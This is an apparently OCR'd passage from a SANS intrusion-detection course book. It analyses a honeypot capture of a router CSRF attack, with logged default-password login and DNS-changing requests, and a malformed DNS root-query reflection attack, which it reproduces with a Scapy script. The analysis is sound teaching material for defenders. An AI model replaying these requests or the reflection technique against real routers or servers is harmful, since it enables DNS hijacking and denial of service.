  70    70 3.955190  192.168.1.26  192.168.1.1  HTTP     49682      80 POST /cgi-bin/setup_dns.exe HTTP/1.1  (application/x-www-form-urlenc
  73    73 3.958634  192.168.1.26  192.168.1.1  HTTP     49684      80 POST /cgi-bin/webcm HTTP/1.1  (application/x-www-form-urlencoded)
  75    75 3.968395  192.168.1.26  192.168.1.1  HTTP     49680      80 POST /cgi-bin/webcm HTTP/1.1  (application/x-www-form-urlencoded)
  79    79 3.968966  192.168.1.26  192.168.1.1  HTTP     49683      80 POST /apply.cgi HTTP/1.1  (application/x-www-form-urlencoded)
  82    82 3.969408  192.168.1.26  192.168.1.1  HTTP     49681      80 GET /cgi-bin/login.exe?pws=admin&ju=0.5627152225931969 HTTP/1.1
  85    85 4.043743  192.168.1.26  192.168.1.1  HTTP     49685      80 POST /apply.cgi?/BAS_update.htm HTTP/1.1  (application/x-www-form-ur
  87    87 4.045528  192.168.1.26  192.168.1.1  HTTP     49682      80 POST /goform/AdvSetDns HTTP/1.1  (application/x-www-form-urlencoded)
  93    93 4.198482  192.168.1.26  192.168.1.1  HTTP     49684      80 POST /login.cgi HTTP/1.1  (application/x-www-form-urlencoded)
  95    95 4.199128  192.168.1.26  192.168.1.1  HTTP     49681      80 POST /h_wan_fix.cgi HTTP/1.1  (application/x-www-form-urlencoded)
  97    97 4.200133  192.168.1.26  192.168.1.1  HTTP     49680      80 GET /cgi-bin/login.exe?pws=admin&ju=0.9887667114380747 HTTP/1.1
  99    99 4.200447  192.168.1.26  192.168.1.1  HTTP     49683      80 GET /cgi-bin/login.exe?pws=admin&ju=0.39433620776581115 HTTP/1.1
 103   103 4.323328  192.168.1.26  192.168.1.1  HTTP     49685      80 POST /cgi-bin/setup_dns.exe HTTP/1.1  (application/x-www-form-urlenc
```

Intrusion Detection In-Depth

router-csrf.pcap


We do not see any traffic of the attack code discovering the IP address of the local router. We do see the victim host 192.168.1.26 sending many GET and POST requests to the local router. Many of these requests attempt to login or get access to the router.

The ultimate goal is to change the IP address of the router's DNS server. As you can see in record 41, an attempt is made to change this address to 137.139.50.45 as the default DNS server and 8.8.8.8 as an alternate server. As previously mentioned 8.8.8.8 is Google's publicly available DNS server to be used if the attacker's DNS server ever becomes unreachable. The IP address of to 137.139.50.45 is in the network of SUNY College of Old Westbury, probably under an attacker's control.

Despite all the various variety of attempts, the attack was not successful. The traffic was captured from a honeypot and it is possible that the honeypot environment may just simulate the presence of an actual router.

To see the output, enter the following on the command line:
wireshark router-csrf.pcap

Use a filter of "tcp contains "GET /" or "tcp contains "POST /""
Select Analyze→ Follow TCP Stream to see the reassembly.




Strange UDP Traffic

- Many ISC sites/readers witnessed strange fragmented UDP traffic
- All from netblock 83.102.166.0/24 - belongs to corbina.net of Russia
- Destination addresses are all DNS servers
- Appear to be authoritative name server for zone
- Some destinations are not actually DNS servers, but listed as authoritative servers for zone
- Receivers from all over the world, educational institutions, government, commercial, etc.

Intrusion Detection In-Depth

Every so often, there is traffic that is seen around the world by many sites that appears to be strange enough and widespread enough to capture the interest of many, including the SANS Internet Storm Center (isc.sans.edu). Many readers of the ISC website were reporting seeing very strange fragmented UDP packets. They all appeared to originate from the 83.102.166.0/24 subnet belonging to corbina.net in Russia.

Additionally, all the destination IP addresses were either authoritative DNS servers or IP addresses that were listed as, but no longer, authoritative DNS servers. This traffic was very widespread and hit DNS servers affiliated with educational institutions, government, commercial sites, etc. Let's investigate how this traffic was analyzed by ISC and its readers and how they determined what it was.



Sample UDP Packet

```
10.10.10.10 > 10.10.10.11: (id 25411, offset 512, flags[none],
   length: 25)
```

```
All fragment offsets = 512
All lengths = 25
Last fragment only seen
```

```
4500 002d 6343 0040 3711 f814 0a0a 0a0a
0a0a 0a0b 11ef 0035 0019 282d 71f7 0100
0001 0000 0000 0000 0000 0200 016f
```

While non-zero offset fragments don't carry protocol headers, what if we considered the underlined bytes as a UDP header?

```
0x11ef = 4591 = src port
0x0035 = 53 =   dest port
0x0019 = 25 =   UDP length
0x282d = UDP checksum
```

Intrusion Detection In-Depth

udp-flaw.pcap


Let's simulate the type of packet seen. The traffic was unique because it was fragmented, yet only the final fragment was seen. The single fragment always had an offset of 512 and a length of 25. Was this some kind of denial of service attack that attempted to cause excessive memory usage by employing incomplete fragments? As you recall, all fragments except the first should carry only payload after the IP header. Since the fragments witnessed for this traffic were not the 0-offset fragments, you would expect that the payload would follow the IP header. Much of the payload was identical in the observed packets with the exception of a few fields.

As a different way to evaluate the traffic, what if you considered that perhaps something went awry in the creation of the packet and that the eight bytes following the IP header were actually a UDP header. The first two bytes would represent a source port, in this case 4591, the next two bytes would represent a destination port, 53 or DNS, the following two bytes would be the length of the UDP header and following data, and finally, the last two bytes would be the UDP checksum. This would mean that the bytes following the header would be DNS data and should be interpreted that way.

To see the hex dump of the first record of the pcap, enter the following in the command line:

tcpdump -ntx -c 1 -r udp-flaw.pcap

Look at the first record.



Fragmentation Error?

```
10.10.10.10 > 10.10.10.11: (id 25411, offset 512, flags[none],
   length: 25)
0x0000 4500 002d 6343 0040 3711 f814 0a0a 0a0a
0x0010 0a0a 0a0b 11ef 0035 0019 282d 71f7 0100
0x0020 0001 0000 0000 0000 0000 0200 01


10.10.10.10 > 10.10.10.11.53: 29175+ NS? (17) (DF)
0x0000 4500 002d 6343 4000 3711 b854 0a0a 0a0a
0x0010 0a0a 0a0b 11ef 0035 0019 4f77 71f7 0100
0x0020 0001 0000 0000 0000 0000 0200 01
```

6th and 7th bytes offset of IP header are fragment flags and fragment offset.

What if the creator did not order these for network sending?

First packet 0040 = 512 byte offset (64*8)

Second packet 4000 = DF set, 0 offset

Intrusion Detection In-Depth

udp-flaw.pcap

If our guess about the UDP header is correct, chances are very good that the creator of this strange UDP packet did not intend to fragment the packet in the first place. What could have gone wrong in the creation process? The 6th and 7th bytes of the IP header are the ones that deal with IP fragmentation. Specifically, the high order bits in the 6th byte are where you can set the MF or DF flags. The lower 13 bits of this two-byte field are where the fragment offset value is stored. Remember that the value found here must be multiplied by 8 to figure out the actual fragment offset.

Software used to create packets often treats the 6th and 7th bytes as a single named variable or entity since they are used for fragments. Yet, if the traffic is created on a host that uses little-endian architecture, such as Intel, to represent the values, it must be converted to big-endian – the standard used in network traffic. A function, htons, should be applied to the value to convert it from host to network byte order to send on the wire. Otherwise, it will remain in little-endian format and will be backwards when it is received.

If our illustrious creator was too naïve to fashion her/his DF for network-byte order, the 0x4000 would be sent as 0x0040 and be interpreted with a fragment offset of hex 40 or decimal 64 that must be multiplied by 8 to yield 512. Not coincidentally, this is the value we see as the fragment offset.


Now, the final part of the mystery is what the heck was this hapless hacker trying to send in the DNS payload???

To see the output, enter the following in the command line:

tcpdump -ntx -r udp-flaw.pcap

Look at the first record.

Scapy for Packet Manipulation




```
#!/usr/bin/python

from scapy.all import *

out=[]
ip=IP(src="10.10.10.10", dst="10.10.10.11", flags=0, frag=64, id=25411, len=45, ttl=55)
udp=UDP(sport=4591, dport=53, len=25, chksum=0x282d)
pay="\x71\xf7\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x01\x6f"
packet=ip/udp/pay
out.append(packet)

ip=IP(src="10.10.10.10", dst="10.10.10.11", flags=2, id=25411, len=45, ttl=55)
udp=UDP(sport=4591, dport=53, len=25, chksum=0x4f77)
packet=ip/udp/pay
out.append(packet)

wrpcap("/tmp/udp-flaw.pcap", out)
```

Intrusion Detection In-Depth

As you will discover on Day 5, Scapy is an excellent tool for crafting packets. This is a Scapy script that first crafts a representation of the packet that was received, but using reserved private network IP addresses for anonymity. It supplies all the relevant fields and values of the IP address followed by the suspected UDP header observed. Finally, the payload was replicated from the packet payload using the hex values found.

The packet layers are assembled to yield a packet called "packet" and it is added to a list called "out" to later write to a pcap. Next, we want to emulate the packet given the supposition that the IP header flags and offset fields were erroneously reversed. There is no offset and the flags field gets a value of 2 – representing the don't fragment flag. We reassembled the packet and write it to the output list. The final step writes the output list to a pcap file named "/tmp/udp-flaw.pcap".

Analysis of DNS Payload



```
No.. Time        Source         Destination     Protocol  Source port  Destination port  Info
   2 0.001154    10.10.10.10    10.10.10.11     DNS       4591         53                Standard query NS <Root>
```

```
▷ Internet Protocol, Src: 10.10.10.10 (10.10.10.10), Dst: 10.10.10.11 (10.10.10.11)
▷ User Datagram Protocol, Src Port: 4591 (4591), Dst Port: 53 (53)
▽ Domain Name System (query)
    Transaction ID: 0x71f7
  ▷ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▽ Queries
    ▽ <Root>: type NS, class IN
        Name: <Root>
        Type: NS (Authoritative name server)
        Class: IN (0x0001)
```

Intrusion Detection In-Depth

udp-flaw.pcap


Now, all that is left to do is run the altered packet with the DF flag set and no fragment offset through Wireshark to decode the DNS payload that the attacker was attempting to send. The results of this are seen above under the Domain Name System query heading. The attacker sent a query that asked one question.

The query that the hacker was sending to authoritative name servers around the world was a root servers query. In other words, it was intended to make these authoritative DNS servers query for the addresses and hostnames of the DNS root servers and return them to the source. This was a badly broken attack with the intent of flooding the hacker's enemy with DNS responses containing the IP addresses of the 13 DNS root servers. This was apparently the result of an IRC feud where someone residing in the subnet irritated his fellow script kiddies. This attack was the attempt at revenge. The traffic was plentiful no doubt, but the implementation was so poor that results were not as expected. There is still a length issue.

```
4500 002d 6343 0040 3711 f814 0a0a 0a0a
0a0a 0a0b 11ef 0035 0019 282d 71f7 0100
0001 0000 0000 0000 0000 0200 016f
```

The original packet that we examined had a packet length of 0x002d or decimal 45. The UDP length was 0x0019 or decimal 25. But count the number of bytes in the UDP portion of the packet and you'll find 26 bytes. Remember that the minimum length of an Ethernet payload is 46 bytes? It should be zero padded, yet you see a last byte of 0x6f. This was associated with an Ethernet leaking problem where buffers were not cleaned out and stray data remained, causing the pad bytes to retain previous data in the buffer instead of being assigned a value of 0.

To see the output, enter the following in the command line:
wireshark udp-flaw.pcap
Look at the second record.



Real-World Traffic Analysis Review

- Client attacks are more common than server attacks
- Denial of service attacks may use reflector hosts to amplify attack
- All kinds of challenges to IDS/IPS:
  - Four-way handshake
  - Need to use protocol decoders for accurate detection
- Beneficial for analyst to be able to interpret unusual traffic


Intrusion Detection In-Depth

This section offered you some insight into real-world traffic observed on various networks. If you are new to the field of cybersecurity, you no doubt are familiar with the abundance of client side attacks. Yet, servers were the attack targets until about 2004.

We examined a couple of DoS attacks that used intermediate hosts as amplifiers. This typically involves spoofing the target victims IP address as the source of some UDP query that contains a small payload, but increases significantly in size when the intermediate host responds to the victim host.

We've seen some more challenges for the IDS/IPS, specifically the four-way handshake that changed the conventional way that TCP sessions were established, causing IDS/IPS solutions to miss the beginning of sessions and fail to detect anything after the four-way handshake. We were reminded with Graham's sidestep DNS pointer traffic that an IDS/IPS that does not have good protocol decoders can be easily fooled.

And, finally, it should be apparent by now that the skills that you've gathered in the first days are applicable to examining real-world traffic such as determining that the so-called fragmentation attack was an error in representing network byte order properly.




Real World Traffic Analysis Exercises

Workbook

Exercise:	"Real World Traffic Analysis"	
Introduction:		Page 57-C
Questions:	Approach #1 -	Page 58-C
	Approach #2 -	Page 61-C
	Extra Credit -	Page 62-C
Answers:		Page 63-C

Intrusion Detection In-Depth

This page intentionally left blank.



Application Protocols and Traffic Analysis Review

- Wireshark can be used to extract objects/files from sessions
- Application protocols present challenges to detection
- Packet crafting and studying OS detection gives you insight methods used to send atypical traffic and potentially identify it
- Evasions are possible when the IDS/IPS and receiving host don't analyze traffic the same
- Real world traffic analysis showed how you can inspect traffic with the skills you've learned

Intrusion Detection In-Depth

Day 3 builds upon the network and transport layer material of the first 2 days. We examined some of the more advanced Wireshark features such as extracting web objects and SMTP attachments from the traffic. We also explored the use of Tshark for command line access to Wireshark.

We moved up the stack on the TCP/IP model to the application layer to discuss HTTP, SMTP, Microsoft protocols, and DNS. Each presents its own challenges for detection – SMTP and HTTP because they are used as transport for malicious attacks that have nothing to do with the protocol itself. DNS and Microsoft protocols demonstrated the need for intelligent protocol detectors to accurately interpret the sometimes complex features of the protocols.

In terms of general IDS/IPS detection – we have three basic methods to find noteworthy traffic. The easiest way for vendors or authors of open source code is to offer you some capability to search payload via pattern matching or regular expressions. This is a quick and dirty method that is prone to false positives because inspection may not be focused enough. The most accurate and difficult to provide are good protocol decoders that are able to examine specific fields and values, enabling rules to be more precise. A final category is behavior analysis – more concerned with patterns in traffic, including volume and end point flows.

There are many different packet crafting tools ranging from simple command line controls to advanced control capabilities with some kind of scripting or language support such as Scapy.

IDS/IPS evasions are a fact of life that occur mainly because the IDS/IPS does not analyze the traffic as the receiving host does. Evasions at the lower layers of the TCP/IP model potentially have more impact because they encompass a broader amount of traffic.

ABOUT SANS

SANS is the most trusted and by far the largest source for information security training and certification in the world. It also develops, maintains, and makes available at no cost the largest collection of research documents about various aspects of information security, and it operates the Internet's early warning system – the Internet Storm Center. The SANS (SysAdmin, Audit, Network, Security) Institute was established in 1989 as a cooperative research and education organization. Its programs now reach more than 165,000 security professionals around the world. A range of individuals from auditors and network administrators to chief information security officers are sharing the lessons they learn and are jointly finding solutions to the challenges they face. At the heart of SANS are the many security practitioners in varied global organizations from corporations to universities working together to help the entire information security community. SANS provides intensive, immersion training designed to help you and your staff master the practical steps necessary for defending systems and networks against the most dangerous threats – the ones being actively exploited. This training is full of important and immediately useful techniques that you can put to work as soon as you return to your office. Courses were developed through a consensus process involving hundreds of administrators, security managers, and information security professionals, and they address both security fundamentals and awareness and the in-depth technical aspects of the most crucial areas of IT security. www.sans.org

IN-DEPTH EDUCATION AND CERTIFICATION

During the past year, more than 17,000 security, networking, and system administration professionals attended multi-day, in-depth training by the world's top security practitioners and teachers. Next year, SANS programs will educate thousands more security professionals in the US and internationally.

SANS Technology Institute (STI) is the premier skills-based cybersecurity graduate school offering master's degree in information security. Our programs are hands-on and intensive, equipping students to be leaders in strengthening enterprise and global information security. Our students learn enterprise security strategies and techniques, and engage in real-world applied research, led by the top scholar-practitioners in the information security profession. Learn more about STI at **www.sans.edu**.

Global Information Assurance Certification (GIAC)
GIAC offer more than 25 specialized certifications in the areas of incident handling, forensics, leadership, security, penetration and audit. GIAC is ISO/ANSI/IEC 17024 accredited. The GIAC certification process validates the specific skills of security professionals with standards established on the highest benchmarks in the industry. Over 49,000 candidates have obtained GIAC certifications with hundreds more in the process. Find out more at **www.giac.org**.

SANS BREAKS THE NEWS

SANS NewsBites is a semi-weekly, high-level executive summary of the most important news articles that have been published on computer security during the last week. Each news item is very briefly summarized and includes a reference on the web for detailed information, if possible. **www.sans.org/newsletters/newsbites**

@RISK: The Consensus Security Alert is a weekly report summarizing the vulnerabilities that matter most and steps for protection. **www.sans.org/newsletters/risk**

Ouch! is the first consensus monthly security awareness report for end users. It shows what to look for and how to avoid phishing and other scams plus viruses and other malware using the latest attacks as examples. **www.sans.org/newsletters/ouch**

The Internet Storm Center (ISC) was created in 2001 following the successful detection, analysis, and widespread warning of the Li0n worm. Today, the ISC provides a free analysis and warning service to thousands of Internet users and organizations and is actively working with Internet Service Providers to fight back against the most malicious attackers. **http://isc.sans.org**

TRAINING WITHOUT TRAVEL ALTERNATIVES

Nothing beats the experience of attending a live SANS training event with incomparable instructors and guest speakers, vendor solutions expos, and myriad networking opportunities. Sometimes though, travel costs and a week away from the office are just not feasible. When limited time and/or budget keeps you or your co-workers grounded, you can still get great SANS training close to home.

SANS OnSite *Your Schedule! Lower Cost!*
With SANS OnSite program you can bring a unique combination of high-quality and world-recognized instructors to train your professionals at your location and realize significant savings.

Six reasons to consider SANS OnSite:

1. Enjoy the same great certified SANS instructors and unparalleled courseware
2. Flexible scheduling – conduct the training when it is convenient for you
3. Focus on internal security issues during class and find solutions
4. Keep staff close to home
5. Realize significant savings on travel expenses
6. Enable dispersed workforce to interact with one another in one place

DoD or DoD contractors working to meet the stringent requirements of DoD-Directive 8570? SANS OnSite is the best way to help you achieve your training and certification objectives. **www.sans.org/onsite**

SANS OnDemand *Online Training & Assessments – Anytime, Anywhere*
When you want access to SANS' high-quality training 'anytime, anywhere', choose our advanced online delivery method! OnDemand is designed to provide a very convenient, comprehensive, and highly effective means for information security professionals to receive the same intensive, immersion training that SANS is famous for. Students will receive:

- **Up to four months of access to online training**
- **Integrated lectures by SANS top-rated instructors**
- **Access to our SANS Virtual Mentor**
- **Assessments to reinforce your knowledge throughout the course**
- **Hard copy of course books**
- **Progress reports**
- **Labs and hands-on exercises**

www.sans.org/ondemand

SANS vLive *Live Virtual Training – Top SANS Instructors*
SANS vLive allows you to attend SANS courses from the convenience of your home or office! Simply log in at the scheduled times and join your instructor and classmates in an interactive virtual classroom. Classes typically meet two evenings a week for five or six weeks. No other SANS training format gives you as much time with our top instructors.
